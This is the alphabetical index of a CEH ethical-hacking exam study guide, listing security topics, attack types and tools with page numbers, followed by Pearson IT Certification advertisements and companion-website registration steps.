Clear_Event_Viewer_Logs.bat, 83

ClearLogs, 83

cloud computing, 310

attacks, 323

authentication, 328

DNS, 327

man-in-the-cloud, 327

service hijacking, 325

session riding, 325

side-channel, 328

SOAP, 326–327

XSS (cross-site scripting), 326

CEH and, 319–320

community, 313

containers, 321

definitions, 311

general threats, 324

HPC (high performance computing),
314

hybrid, 313

multi cloud, 314

penetration testing, 329–330

platforms, 310–311

private, 312

providers, 314

public, 312, 313

security

standards, 318–319

tools, 320–321

serverless computing, 321

virtualization, 314–315

components, 316–317

IaaS (infrastructure as a service),
315

PaaS (platform as a service), 315

SaaS (software as a service),
315–316

VM (virtual machine), 315

vulnerabilities, 329

cluster virus, 109

Colasoft, 35–36

command shell Trojan, 96

commands

HTTP, 215

Metasploit, 231

NTP, 49

operating system, 17–18

ping, 18, 39

Snort, 176

tskill, 113

community cloud computing, 313

companion virus, 110

**computer-based social engineering,
129–130**

fake security apps, 131–132

pharming, 131

phishing, 130

countermeasures, 131

spear, 130–131

containers, 321

Contiki, 291

cookie(s)

poisoning, 223

session hijacking and, 171

countermeasures

banner grabbing, 29

DoS (denial of service) attacks, 162

antivirus, 162

devices, 163–164

filtering, 163

honeypots, 162

software solutions, 164

SPI (stateful packet inspection),
164

dumpster diving, 135

firewall evasion, 203

IDS evasion, 197

insider threat, 133

phishing, 131, 135–136

session hijacking, 170–171

social engineering

- job rotation, 134
 - multifactor authentication, 134
 - separation of duties, 134
 - TTL and TCP scanning, 30
 - covering your tracks**
 - auditpol.exe, 83
 - log wiping, 83–84
 - Metasploit, 84
 - creating**
 - hotspots
 - using a Windows laptop, 255–256
 - using Wi Fi Honey, 256–257
 - using Wi Fi Pineapple, 256–257
 - packets, 35
 - viruses, 111–113
 - CRIME (Compression Ratio Info-leak Made Easy), 364**
 - cryptanalysis, 358**
 - chosen plaintext attack, 359
 - cipher-only attack, 359
 - CRIME (Compression Ratio Info-leak Made Easy), 364
 - differential, 360
 - DROWN (Decrypting RSA with Obsolete and Weakened eNcryption), 363
 - frequency analysis, 358
 - known plaintext attack, 358
 - linear, 359–360
 - POODLE (Padding Oracle On Downgraded Legacy Encryption), 363
 - rainbow tables, 360–362
 - related-key attack, 359
 - crypters, , 99**
 - crypto ransomware, 100. See also ransomware**
 - cryptography, 334**
 - asymmetric ciphers, 337
 - Diffie-Hellman, 341–342
 - elliptic curve cryptography, 342
 - RSA, 337–341
 - attacks, 357–358
 - digital certificates, 351–352
 - digital signatures, 352
 - hashes, 342–343
 - birthday paradox and, 362–363
 - calculators, 344–345
 - MAC (message authentication code), 343–344
 - MD5, 343
 - SHA (Secure Hash Algorithm), 343
 - PKI (public key infrastructure), 350–351
 - SSL/TLS, 352–355
 - symmetric ciphers, 335
 - AES (Advanced Encryption Standard), 336
 - Blowfish, 336
 - DES (Data Encryption Standard), 335
 - RC4, 336
 - Twofish, 336
 - tools, 347–348
 - Advanced Encryption Package, 346
 - Cryptool, 347
 - CryptoLocker, 100–101**
 - Cryptool, 347**
 - CryptoWall, 100–101**
 - CSRF (cross-site request forgery), 168, 221–222**
 - CVE (Common Vulnerabilities and Exposures), 59–60**
 - CVSS (Common Vulnerability Scoring System), 59**
-
- ## D
-
- DarkHorse Trojan Virus Maker, 98**
 - Darwin, 271**
 - data stealing Trojan, 96**
 - DCS (distributed control system), 293**
 - DDoS (distributed denial of service) attack, 158**
 - DeepSound, 81–82**

defacement Trojan, 96**default**

- credentials, 228–229
- passwords, 58, 70

delivery process, malware, 104–105**DES (Data Encryption Standard), 335****destructive Trojan, 96****desynchronization, 197****DHCP (Dynamic Host Configuration Protocol), 140–141**

- messages, 141–142
- starvation, 144, 157

dictionary attack, 69**differential cryptanalysis, 360****Diffie, Whitfield, 341****Diffie-Hellman, 341–342****digital**

- certificates, 351–352
- signatures, 352

dipole antenna, 242**directional antenna, 241****distributed reflection DoS attacks, 158–159****DLL (dynamic linked library)**

- hijacking, 74–75
- injection, 75, 106

DNS (Domain Name System), 142

- cloud computing and, 327
- domains, 17
- hijacking, 209–210
- poisoning, 147–148
- records, 16–17
- zone transfers, 49–50

DoS (denial of service) attacks, 151, 209

- application layer, 154
 - HTTP post DoS, 154
 - Slowloris, 154–155

- countermeasures, 162
 - antivirus, 162
 - devices, 163–164
 - filtering, 163

honeypots, 162

software solutions, 164

SPI (stateful packet inspection), 164

DDoS, 158

DHCP starvation, 157

distributed reflection, 158–159

IDS evasion, 194

login, 157

multi-vector, 157

PDoS, 157

peer-to-peer, 158

protocol, 152

ACK flood, 154

TCP state exhaustion, 154

TCP SYN flood, 153

teardrop, 153

in the real world, 164

registration, 157

tools, 162

DoSHTTP, 160

HOIC (High Orbit Ion Cannon), 161

LOIC (Low Orbit Ion Cannon), 159

XOIC, 161

volumetric, 155

ICMP flood, 156

ping of death, 156

Smurf, 155

UDP flood, 156

DoSHTTP, 160**download scanning, 121****DroidSheep, 280****DROWN (Decrypting RSA with Obsolete and Weakened eNcryption), 363****DSSS (Direct-Sequence Spread Spectrum), 235, 260****DUHK (don't use hardcoded keys), 363****dumpster diving, 19, 69, 129, 135****dynamic analysis, 117, 119**

E

EDGE (Enhanced Data Rates for GSM Evolution), 234, 262

eLiteWrap, 97–98

elliptic curve cryptography, 342

email, 12

- domains, 13
- headers, 12–13
- scanning, 120–121
- tracking, 13

encoding schemes, web server attacks and, 210

enumeration

- LDAP, 48–49
- NETBIOS and, 46–47
- user, 49

evasion

- firewall, 30–31, 198
 - countermeasures, 203
 - firewall identification, 200
 - obfuscation, 200–201
 - source routing, 201
 - tools and, 202
 - tunneling, 201–202
 - WAF bypass, 202
- IDS, 30–31
 - countermeasures, 197
 - desynchronization, 197
 - DoS (denial of service) attacks, 194
 - fragment attacks, 195
 - insertion attacks, 194
 - invalid RST packet attacks, 196
 - obfuscation, 193–194
 - polymorphism, 196–197
 - session splicing, 194
 - time to live attacks, 195–196
 - urgency flag, 196
- malware, 106–107

exploit kits, 104

external assessment, 58

F

FaaS (function as a service), 321

FaceNiff, 281

fake security apps, 131–132

Feistel cipher, 336

FHSS (Frequency-Hopping Spread Spectrum), 235, 260

file

- extension virus, 110
- scanning, 121
- virus, 109

fileless malware

- net command and, 102–103
- PowerShell and, 102
- WMI (Windows Management Interface) and, 102

filters, 10, 163

firewalls, 183–184

- application gateways, 185–186
- configurations, 184
- evading, 30–31
- evasion techniques, 198
 - countermeasures, 203
 - firewall identification, 200
 - obfuscation, 200–201
 - source routing, 201
 - tools and, 202
 - tunneling, 201–202
 - WAF bypass, 202
- NAT (network address translation), 184
- next-generation, 186
- packet filtering, 185
- stateful packet inspection, 185

flags, 23, 24

- hping, 28
- ping command, 39
- TCP scanning and, 36–37

footprinting, 2–3, 227. See also reconnaissance

- Netcraft, 227
- Nmap, 228

forceful browsing

forceful browsing, 222

Foren6, 306

fragment attacks, 195

frequency analysis, 358

FTP Trojan, 96

G

geo mapping, 250

geographic searches, 6–7

geolocation, IP addresses and, 15–16

Google hacking, 3–6

Advanced Image Search, 5

Advanced Search, 5

Google Hacking Database, 6

gray hat hacker, 19

GrayFish, 77

GSM (Global System for Mobile Communication), 234, 261

H

hackers

black hat, 19

gray hat, 19

white hat, 19

HackRF One, 306

hardware protocol analyzers, 139–140

hash(es), 2, 67, 342–343

birthday paradox and, 362–363

calculators, 344–345

harvesting, 74

MAC (message authentication code), 343–344

MD5, 343

rainbow table, 67–69

SHA (Secure Hash Algorithm), 343

headers, email, 12–13

healthcare IoT (Internet of Things), 294

Hellman, Martin, 67, 341

Hello flood, 300

heuristic scanning, 121

HOIC (High Orbit Ion Cannon), 161

honeypots, 162, 187–188

Horse Pill, 77

host/network assessment, 58

hotspot, creating

using a Windows laptop, 255–256

using Wi Fi Honey, 256–257

using Wi Fi Pineapple, 256–257

HPC (high performance computing), 314

hping, 28–29

HSTS (HTTP Strict-Transport-Security), 171

HTTP, 353

commands, 215

messages, 216

post DoS attack, 154

response splitting, 210–211

human-based social engineering

dumpster diving, 129

reverse social engineering, 129

shoulder surfing, 128–129

tailgating, 128

hybrid cloud computing, 313

I

IaaS (infrastructure as a service), 315

ICMP (Internet Control Message Protocol)

flood attack, 156

messages, 37–38

scanning, 37–41

IDA Decompiler, 118

IDLE scans, 24–25

IDS (intrusion detection systems), 173, 179–180. See also intrusions

active, 176

anomalies, 175

classification, 175

evasion techniques, 30–31

countermeasures, 197

- desynchronization, 197
- DoS (denial of service) attacks, 194
- fragment attacks, 195
- insertion attacks, 194
- invalid RST packet attacks, 196
- obfuscation, 193–194
- polymorphism, 196–197
- session splicing, 194
- time to live attacks, 195–196
- urgency flag, 196
- for mobile devices, 180
- passive, 176
- Snort, 176–179
 - commands, 176
 - executing, 177
 - rules, 178–179
- types of, 174–175
- IEEE 802.11 standard, 235**
 - 802.11a, 236
 - 802.11ax, 237–238
 - 802.11b, 236
 - 802.11g, 237
 - 802.11n, 237
 - 802.11n 2009, 237
 - channels, 238
- inference-based assessment, 58**
- insertion attacks, 194**
- insider threats, 132–133**
- InSpy, 7**
- internal assessment, 58**
- Internet Worm Maker Thing, 112**
- intrusions, 180**
 - file, 181
 - network, 181
 - system, 181
- invalid RST packet attacks, 196**
- iOS, 270–273**
 - attack software, 280–281
 - Darwin, 271
 - jailbreaking, 271–272
 - layers, 271
 - malicious apps, 277–279
- IoT (Internet of Things), 284**
 - applications, 286
 - architecture, 297
 - architectures, 285–286, 291
 - attacks
 - Attify Zigbee and, 300
 - black hole, 299
 - BlueBorne, 298
 - Hello flood, 300
 - jamming, 300
 - Mirai, 298
 - Mozi botnet, 300
 - rolling code, 299
 - rushing, 299
 - Sybil, 299
 - DCS (distributed control system), 293
 - ethical hacking process
 - attacking, 307
 - gain access, 303
 - information gathering, 302
 - launch attacks, 303
 - maintain access, 304
 - vulnerability scanning, 303
 - healthcare, 294
 - HVAC exploitation, 297
 - operating systems, 290
 - Contiki, 291
 - RIOT, 291
 - RTOS (real-time operating system), 291
 - Zephyr, 291
 - operational technology (OT), 294
 - OWASP top 10 vulnerabilities, 225–226
 - PCB (printed circuit board), 285
 - platforms, 285, 294–295
 - protocols, 287
 - Bluetooth, 289
 - LoRa (Long Range), 288

MQTT (Message Queue
Telemetry Transport), 289

NFC (Near-Field
Communication), 290

RuBee, 288

Wi-Fi, 287

Zigbee, 287–288

Z-Wave, 289

SCADA (Supervisory Control and
Data Acquisition), 293

security layers, 297

sensors, 284

types of, 284

V2X (vehicle to anything), 287

vulnerability scanners

beStorm, 306

Bitdefender, 305

Foren6, 306

HackRF One, 306

IoTsploit, 304

MultiPing, 305

Retina IoT Scanner, 305

Thingful, 306

wired, 290

IoTsploit, 304

IP addresses, geolocation, 15–16

**IPS (intrusion prevention systems),
30–31**

IPsec, 190–191

IPv4, 24–25

IPv6, 25

**IRDP (ICMP Router Discovery
Protocol) spoofing, 147**

**ISM (Industrial, Scientific, and
Medical) band, 235**

J

jailbreaking, 271–272

jamming, 249, 300

job rotation, social engineering and,
134

K

Kali Linux, 19

Metasploit, 84–86

recon-ng, 20

key(s)

DUHK and, 363

generation, 339–341

reinstallation attacks, 248–249

known plaintext attack, 358

L

L2TP (Layer 2 Tunneling Protocol), 190

LanHelper, 45

**LDAP (Lightweight Directory Access
Protocol)**

injection, 223

network mapping, 48–49

linear cryptanalysis, 359–360

LinkedIn, 7, 133

Linux

hashes, 67

Kali, 19

Metasploit, 84–86

recon-ng, 20

NTP commands, 49

rootkits, 77–78

Singularity, 321

user enumeration commands, 49

web servers, 207

Wi Fi Honey and, 256–257

**LLMNR (Link-Local Multicast Name
Resolution) poisoning, 74**

log wiping, 83–84

logic bombs, 114

login DoS attacks, 157

LOIC (Low Orbit Ion Cannon), 159

Lookout Personal, 265

lookups

nslookup and, 18

Whois, 15

LoRa (Long Range), 288

LTE (Long Term Evolution), 234, 262

M

MAC (media access control) address, 140

flooding, 143

spoofing, 145–147, 248

MAC (message authentication code), 343–344

macOS attacks, 76

macro virus, 109

malware, 76, 94

advanced persistent threats, 103

analysis, 117–120

backdoor, 99

botnet, 103

components, 105

evasion techniques, 106–107

exploit kits, 104

fileless

net command and, 102–103

PowerShell and, 102

WMI (Windows Management Interface) and, 102

indicators, 116

logic bombs, 114

mobile devices and, 277–279

protecting against, 116

backups, 117

sheep dipping, 116

ransomware, 100–101

rootkits, 101

spread of, 104–105

spyware, 99–100

tools, 99–100

types of, 100

Trojan horse, 94–95

crypters, 99

delivery process, 96–97

TCP ports, 95

tools, 97–98

types of, 96

wrappers, 98–99

Malwarebytes for Android, 266

man-in-the-browser attacks, 168

man-in-the-cloud attacks, 327

man-in-the-middle attacks, 168

MD5, 343

MDM (mobile device management), 266

memory-resident virus, 109

messages

DHCP, 141–142

HTTP, 216

ICMP, 37–38

NETBIOS, 46–47

metadata, extraction tools, 11–12

metamorphic virus, 110

Metasploit, 25, 84–86, 229–230

commands, 231

SMB scanning, 86–88, 230–231

methodology

CEH, 66–67

IoT hacking

attacking, 307

gain access, 303

information gathering, 302

launch attacks, 303

maintain access, 304

vulnerability scanning, 303

mobile device pen testing, 281–282

scanning, 44

social engineering, 127–128

MIMO-OFDM (Multiple Input/Multiple Output Orthogonal Frequency-Division Multiplexing), 235

Mirai, 298

mobile devices

attacks, 275

smishing, 277

spam, 276

SSL stripping, 276

BYOD (bring-your-own-device), 266–267

- IDS (intrusion detection systems), 180
- malicious apps, 277–279
- MDM (mobile device management), 266
- operating systems, 265
 - Android, 267–270
 - general security measures, 265–266
 - iOS, 270–273
- pen testing methodology, 281–282
- rooting, 268–269
- sandboxing, 276

mobile-based social engineering, 132

monitoring

- email, 13
- websites, 12

Morris, Robert T., "A Weakness in the 4.2BSD Unix TCP/IP Software", 89

Mozi botnet, 300

MQTT (Message Queue Telemetry Transport), 289

multi cloud, 314

multifactor authentication, 134

multi-partite virus, 109

MultiPing, 305

multi-vector attacks, 157

N

NAT (network address translation), 184

NBT-NS (NetBIOS Name Service) poisoning, 74

Nessus, 60–61

net command, 102–103

NETBIOS, messages and responses, 46–47

Netcat, 227

Netcraft, 135, 227

netcraft.com, 8

network mapping, 45

- LanHelper and, 45
- LDAP and, 48–49

- nbtstat scans, 47

- NETBIOS messages and responses, 46–47

- NTP and, 49

- SNMP and, 48

- tools, 45

- user enumeration commands, 49

- zone transfers, 49–50

Network Pinger, 40–41

Network Spoofer, 281

Neustar, 16

Nexpose, 61

NFC (Near-Field Communication), 290

NGFWs (next-generation firewalls), 186

Nmap, 26–28

- D flag, 31

- footprinting and, 228

nslookup, 18

NTFS, ADS (Alternate Data Stream), 75

NTP (Network Time Protocol), network mapping, 49

O

obfuscation, 193–194, 200–201

OFDM (Orthogonal Frequency-Division Multiplexing), 235

omnidirectional antenna, 241

OpenStego, 83

operating systems, IoT (Internet of Things). See also Android; iOS

- Contiki, 291

- RIOT, 291

- RTOS (real-time operating system), 291

- Zephyr, 291

operational technology (OT), 294

OSINT (open-source intelligence), 14–17

overwriting/cavity virus, 110

OWASP top 10, 225–226, 300–302

P

PaaS (platform as a service), 315

packets, 23

- creating, 35
- filtering, 185
- flags, 23, 24
- scanning
 - tcpdump, 52–53
 - Wireshark, 54–55
- sniffing. *See* sniffing

parabolic grid antenna, 241

parameter tampering, 222

pass the hash, 74

passive assessment, 58

passive IDS (intrusion detection system), 176

passive reconnaissance, 3

- email tracking, 13
- geographic searches, 6–7
- Google hacking, 3–6
 - Advanced Image Search, 5
 - Advanced Search, 5
- IP addresses and, 15–16
- operating system commands, 17–18
- recon-ng, 20
- useful websites, 8–11
- website monitoring, 12

passive sniffing, 139

password(s)

- cracking, 69, 71, 211
 - hash harvesting, 74
 - pass the hash attacks, 74
 - pwdump, 70
 - RainbowCrack, 70–71
- default, 58, 70
- hashes, 67
- rainbow tables, 67–69, 360–362

PCB (printed circuit board), 285

PDos (permanent denial of service) attack, 157

peer-to-peer attacks, 158

penetration testing, cloud, 329–330

pharming, 131

phishing, 127, 130

- countermeasures, 131, 135–136
- Netcraft and, 135
- spear, 130–131

PhishTank.com, 131

ping command, 18, 39

ping of death attack, 156

PKI (public key infrastructure), 350–351

plaintext attack

- chosen, 359
- known, 358

polymorphic virus, 110

polymorphism, 196–197

POODLE (Padding Oracle On Downgraded Legacy Encryption), 363

port scanners, 26–28, 30. *See also* Nmap; scanning

PowerShell, fileless malware, 102

PPTP (Point-to-Point Tunneling Protocol), 190

private cloud computing, 312

protecting against malware, 116

- analysis, 117–120
- backups, 117
- sheep dipping, 116

protocols. *See also* DoS (denial of service) attacks; hardware protocol analyzers

- IoT (Internet of Things), 287
 - Bluetooth, 289
 - LoRa (Long Range), 288
- MQTT (Message Queue Telemetry Transport), 289
- NFC (Near-Field Communication), 290
- RuBee, 288
- Wi-Fi, 287
- Zigbee, 287–288
- Z-Wave, 289

- scanning, 148
- secure, 171
- sniffing and, 139
- Wi-Fi, 239

proxy

- server, 31
- Trojan, 96

public cloud computing, 312, 313

pwdump, 70

Q-R

QuickStego, 81–82

rainbow tables, 67–69, 360–362

RainbowCrack, 70–71

ransomware, 100–101

RC4, 336

reconnaissance, 2–3. *See also*
active reconnaissance; passive
reconnaissance

- active, 23
 - banner grabbing, 29
 - packets and, 23
 - TTL and TCP scanning, 29–30

- passive, 3

- email tracking, 13
- geographic searches, 6–7
- Google hacking, 3–6
- IP addresses and, 15–16
- operating system commands,
17–18

- recon-ng, 20

- useful websites, 8–11

- website monitoring, 12

recon-ng, 20

reflector antenna, 242

regional internet registries, 15

registration DoS attacks, 157

related-key attack, 359

relational databases, 217

remote access Trojan, 96

Retina IoT Scanner, 305

reverse social engineering, 129

**RFC 3864 "Header Field Registration",
12**

RFI (remote file inclusion), 221

Rijndael cipher, 336

RIOT, 291

**RIPEMD (RACE Integrity Primitives
Evaluation Message Digest), 343**

Rivest, Ronald, 67

rogue access, 247–248

rolling code attacks, 299

rooting, 268–269

rootkits, 77–78, 101

RSA, 337–341

RST hijacking, 169

**RTOS (real-time operating system),
291**

RuBee, 288

rushing attacks, 299

Ryuk, 101

S

SaaS (software as a service), 315–316

SAINT, 61

salt algorithm, 68

sandboxing, 276

**SCADA (Supervisory Control and Data
Acquisition), 293**

**scanning, 23–24, 33. *See also* port
scanners**

- download, 121

- email and attachment, 120–121

- file, 121

- heuristic, 121

- hping, 28–29

- ICMP, 37–41

- IDLE, 24–25

- malware, 120–121

- methodology, 44

- Netcat and, 44–45

- packets

- tcpdump, 52–53
- Wireshark, 54–55
- protocol, 148
- sandbox approach, 121
- SMB, 86–88
- source routing, 44
- SSDP, 25
- stealth, 27
- TCP, 29–30, 34–37
- TTL, 29–30
- vulnerability, 58
 - Nessus, 60–61
 - Nexpose, 61
 - SAINT, 61
- Wi-Fi, 246–247
- scoring vulnerabilities, 59**
 - CVE, 59–60
 - CVSS, 59
- searches. See also websites**
 - archive.org, 10–11
 - censys.io and, 10
 - people, 7
 - Shodan, 9–10
 - Whois, 14–15
- SEO (search engine optimization), 104**
- separation of duties, social engineering and, 134**
- serverless computing, 321**
- service hijacking, 325**
- session**
 - hijacking, 89–91, 165, 167
 - countermeasures, 170–171
 - five-step process for, 167
 - network, 169–170
 - tools, 170
 - web, 167–169
 - riding, 325
 - splicing, 194
- SET (Social-Engineer Toolkit), 136**
- SHA (Secure Hash Algorithm), 343**
- sheep dipping, 116**
- Shodan, 9–10**
- shoulder surfing, 19, 69, 128–129**
- side-channel attacks, 328**
- SIM (subscriber identity module), 234**
- Singularity, 321**
- Slowloris attack, 154–155**
- SMB scanning, 86–88, 148, 230–231**
- smishing, 277**
- Smurf attack, 155**
- sniffing, 139**
 - active, 139
 - hardware protocol analyzers, 139–140
 - network information and, 140–142
 - passive, 139
- SNMP (Simple Network Management Protocol)**
 - network mapping and, 48
- Snort, 176**
 - commands, 176
 - executing, 177
 - rules, 178–179
- SOAP (Simple Object Access Protocol) attacks, 326–327**
- social engineering, 69, 124, 127, 133–134. See also dumpster diving; phishing**
 - approaches, 124–126
 - computer-based, 129–130
 - countermeasures, 131
 - fake security apps, 131–132
 - pharming, 131
 - phishing, 130
 - spear phishing, 130–131
 - countermeasures, 135
 - job rotation, 134
 - multifactor authentication, 134
 - separation of duties, 134
 - four-step methodology, 127–128
 - greed and, 127
 - human-based, 124–127
 - dumpster diving, 129

social engineering

reverse social engineering, 129

shoulder surfing, 128–129

tailgating, 128

insider threats, 132–133

mobile-based, 132

tools, 136–137

use of authority, 126

software

attack, 280–281

DoS attack mitigation, 164

source routing, 44, 201**spam, 276****SPAN (Switched Port Analyzer), 140****sparse infector virus, 110****spear phishing, 130–131****SPI (stateful packet inspection), 164, 185****spoofing, 74, 169**

ARP, 251

DNS, 147–148

IRDP, 147

MAC, 145–147, 248

SpyDealer, 278–279**spyware, 80, 99–100****SQL injection, 216–220****SSDP (Simple Service Discovery Protocol), 25****SSID (service set identifier), 235****SSL (Secure Sockets Layer)**

stripping, 276, 352–355

TLS and, 352–355

static analysis, 117, 119**stealth scans, 27****steganography, 80–81**

DeepSound, 81–82

OpenStego, 83

QuickStego, 81–82

Sybil attacks, 299**symmetric ciphers, 335**

AES (Advanced Encryption Standard), 336

Blowfish, 336

DES (Data Encryption Standard), 335

RC4, 336

Twofish, 336

Sysinternals tool suite, 120**system hacking**

ADS (Alternate Data Stream), 75

covering your tracks

auditpol.exe, 83

log wiping, 83–84

Metasploit, 84

DLL hijacking, 74–75

DLL injection, 75

LLMNR/NBT-NS poisoning, 74

macOS attacks, 76

malware, 76

Metasploit, 84–86

password cracking, 67–69, 70, 71

pass the hash, 74

pwdump, 70

RainbowCrack, 70–71

rootkits, 77–78

session hijacking, 89–91

SMB scanning, 86–88

spyware, 80

steganography, 80

DeepSound, 81–82

OpenStego, 83

QuickStego, 81–82

tools, 80–81

T**tailgating, 128****TAP (test access point), 140****TCP (Transmission Control Protocol)**

scanning, 29–30, 34–37

state exhaustion attacks, 154

SYN flood attack, 153

tcpdump, 52–53**TCP/IP, hijacking, 169**

teardrop attack, 153

TeraBIT, 111–112

Thingful, 306

THSS (Time-Hopping Spread Spectrum), 260

Timbuktu, 99

time to live attacks, 195–196

Tinley, David, 114

TLS (Transport Layer Security), SSL and, 352–355

tools. See also commands

auditpol.exe, 83

BinText, 117

Bluetooth, 254

cloud security, 320–321

Colasoft, 35–36

cryptography, 347–348

Advanced Encryption Package,
346

Cryptool, 347

DoS attack, 162

DoSHTTP, 160

HOIC (High Orbit Ion Cannon),
161

LOIC (Low Orbit Ion Cannon),
159

XOIC, 161

dynamic analysis, 119

firewall evasion, 202

hardware protocol analyzers, 139–
140

hping, 28–29

IDA Decompiler, 118

InSpy, 7

LanHelper, 45

log wiping, 83–84

metadata extraction, 11–12

Metasploit, 25, 74, 84–88

mobile security, 265–266

nbtstat, 47

Netcat, 44–45, 227

Netcraft, 227

network mapping, 45

network packet capture, 52

tcpdump, 52–53

Wireshark, 54–55

Network Pinger, 40–41

Nmap, -D flag, 31

nslookup, 18

operating system commands, 17–18

password cracking, 71

pwdump, 70

RainbowCrack, 70–71

ping command, 18

port scanners, Nmap, 26–28

recon-ng, 20

scanning, 23–24

session hijacking, 90–91, 170

Shodan, 9–10

Snort, 176–179

social engineering, 136–137

spyware, 99–100

static analysis, 119

steganography, 80–81

DeepSound, 81–82

OpenStego, 83

QuickStego, 81–82

Sysinternals, 120

TCP scanning, 34–37

tracert, 17–18

Trojan horse

crypters, 99

DarkHorse Trojan Virus Maker,
98

eLiteWrap, 97–98

wrappers, 98–99

virus-creating, 111–112

vulnerability scanners, 62

beStorm, 306

Bitdefender, 305

Foren6, 306

HackRF One, 306

IoTsploit, 304

MultiPing, 305

Nessus, 60–61

Nexpose, 61

Retina IoT Scanner, 305

SAINT, 61

Thingful, 306

Whois, 15

Wi-Fi

hacking, Aircrack-ng, 250–251

scanning, 246–247

Winrtgen, 69

Tor Browser, 31–32

traceroute, 17–18

tree-based assessment, 58

Trojan horses, 95

crypters, 99

delivery process, 96–97

TCP ports, 94–95

tools

DarkHorse Trojan Virus Maker,
98

eLiteWrap, 97–98

types of, 96

wrappers, 98–99

tskill command, 113

TSR (terminate and stay) virus, 110

TTL scans, 29–30

tunneling, 201–202

Twofish, 336

U

UDP (User Datagram Protocol)

flooding, 156

hijacking, 169

UMTS (Universal Mobile

Telecommunications System), 234,
261–262

users, enumeration, 49

V

V2X (vehicle to anything), 287

VBScript, 113

viruses, 109. See also malware

creating, 111–113

Mirai, 298

types of, 109–110

VM (virtual machine), 315

volumetric attacks, 155

ICMP flood, 156

ping of death, 156

Smurf, 155

UDP flood, 156

VPNs (virtual private networks), 189

IPsec, 190–191

L2TP (Layer 2 Tunneling Protocol),
190

PPTP (Point-to-Point Tunneling
Protocol), 190

vulnerability(ies)

assessment, 62

cloud computing, 329

IoT (Internet of Things), 297

OWASP top 10, 225–226, 300–302

scanners, 58

Nessus, 60–61

Nexpose, 61

SAINT, 61

scoring, 59

CVE, 59–60

CVSS, 59

web application, 221

web server, 208–209

W

WAFs, 202

WannaCry, 100–101

Wayback Machine, 10–11

web applications, 214

APIs (application programming
interfaces), 224

attacks

command injection, 224

cookie poisoning, 223

- CSRF (cross-site request forgery), 221–222
- forceful browsing, 222
- LDAP injection, 223
- parameter tampering, 222
- SQL injection, 216–220
- webhooks, 224–225
- XSS (cross-site scripting), 220–221
- HTTP
 - commands, 215
 - messages, 216
- RFI (remote file inclusion), 221
- web pages, session hijacking, 90**
- web servers, 206**
 - Apache, 207
 - architecture, 207–208
 - attacks, 211
 - directory traversal, 210
 - DNS server hijacking, 209–210
 - DoS, 209
 - encoding schemes and, 210
 - HTTP response splitting, 210–211
 - password cracking, 211
 - web cache poisoning, 211
 - banner grabbing, 227–228
 - securing, 211–212
 - vulnerabilities, 208–209
 - web shell, 211
- web session hijacking, 167–169**
- webhooks, 224–225**
- websites, 8–11. See also tools**
 - archive.org, 10–11
 - censys.io, 10
 - default credentials, 228–229
 - email tracking, 13
 - footprinting, 227
 - Netcat, 227
 - Netcraft, 227
 - netcraft.com, 8
 - OSINT (open-source intelligence), 14–17
 - PhishTank.com, 131
 - regional internet registries, 15
 - session hijacking and, 171
 - shodan.io, 9–10
 - website monitoring, 12
- white box testing, 19**
- white hat hacker, 19**
- Whois, 15**
 - regional internet registries and, 15
 - searches, 14–15
- Wi-Fi**
 - attacks, 246
 - ARP poisoning, 251
 - key reinstallation, 248–249
 - MAC spoofing, 248
 - rogue access, 247–248
 - authentication, 239–241
 - geo mapping, 250
 - hotpots, creating, 255–257
 - IoT and, 287
 - open access points, 276
 - protocols, 239
 - scanning tools, 246–247
- Windows**
 - hashes, 67
 - hotspot, turning a laptop into a, 255–256
 - nbtstat scans, 47
 - NTFS, ADS (Alternate Data Stream), 75
 - rootkits, 77–78
 - SAM (Security Accounts Manager), 342–343
 - Sysinternals tool suite, 120
 - tskill command, 113
 - web servers, 207
- Winrtgen, 69**
- wire sniffing, 69**

wireless technology

antennas, 241–242

attacks, 246, 249

Bluetooth, 243

attacks, 252–254

tools, 254

BSSID (basic service set identifier), 235

DSSS (Direct-Sequence Spread Spectrum), 235, 260

FHSS (Frequency-Hopping Spread Spectrum), 235, 260

IEEE 802.11 standard, 235

802.11a, 236

802.11ax, 237–238

802.11b, 236

802.11g, 237

802.11n, 237

802.11n 2009, 237

channels, 238

ISM (Industrial, Scientific, and Medical) band, 235

MIMO-OFDM (Multiple Input/Multiple Output Orthogonal Frequency-Division Multiplexing), 235

OFDM (Orthogonal Frequency-Division Multiplexing), 235

securing, 252

SSID (service set identifier), 235

THSS (Time-Hopping Spread Spectrum), 260

Zigbee, 243

Wireshark, 54–55**WMI (Windows Management Interface), fileless malware, 102****worms, 112****wrappers, Trojan horse, 98–99****X**

X.509, 351–352**XOIC, 161****XSS (cross-site scripting), 130, 167–168, 220–221, 326****Y-Z**

Yagi antenna, 242**zANTI, 280–281****Zenmap, 27****Zephyr, 291****Zigbee, 243, 287–288****Zimperium zIPS, 265****zone transfers, 49–50****Z-Wave, 289**

This page intentionally left blank

Exclusive Offer – 40% OFF

Pearson IT Certification Video Training

livelessons®

pearsonitcertification.com/video

Use coupon code **PITCVIDEO40** during checkout.



Video Instruction from Technology Experts



Advance Your Skills

Get started with fundamentals, become an expert, or get certified.



Train Anywhere

Train anywhere, at your own pace, on any device.



Learn

Learn from trusted author trainers published by Pearson IT Certification.

Try Our Popular Video Training for FREE!

pearsonitcertification.com/video

Explore hundreds of **FREE** video lessons from our growing library of Complete Video Courses, LiveLessons, networking talks, and workshops.

PEARSON
IT CERTIFICATION

pearsonitcertification.com/video



Photo by Olena Yakobchuk/Shutterstock

Register Your Product at pearsonITcertification.com/register Access additional benefits and **save 35%** on your next purchase

- Automatically receive a coupon for 35% off your next purchase, valid for 30 days. Look for your code in your Pearson IT Certification cart or the Manage Codes section of your account page.
- Download available product updates.
- Access bonus material if available.*
- Check the box to hear from us and receive exclusive offers on new editions and related products.

**Registration benefits vary by product. Benefits will be listed on your account page under Registered Products.*

Learning Solutions for Self-Paced Study, Enterprise, and the Classroom

Pearson IT Certification delivers training materials that address the learning, preparation, and practice needs of a new generation of certification candidates, including the official publishing programs of Adobe Press, Cisco Press, and Microsoft Press. At pearsonITcertification.com, you can:

- Shop our books, eBooks, practice tests, software, and video courses
- Sign up to receive special offers
- Access thousands of free chapters and video lessons

Visit pearsonITcertification.com/community to connect with Pearson IT Certification



CEH Certified Ethical Hacker Exam Cram, Companion Website

Access interactive study tools on this book's companion website, including practice test software, Glossary, and Cram Sheet.

To access the companion website, simply follow these steps:

1. Go to **www.pearsonitcertification.com/register**.
2. Enter the print book ISBN: **9780137513444**.
3. Answer the security question to validate your purchase.
4. Go to your account page.
5. Click on the Registered Products tab.
6. Under the book listing, click on the Access Bonus Content link.

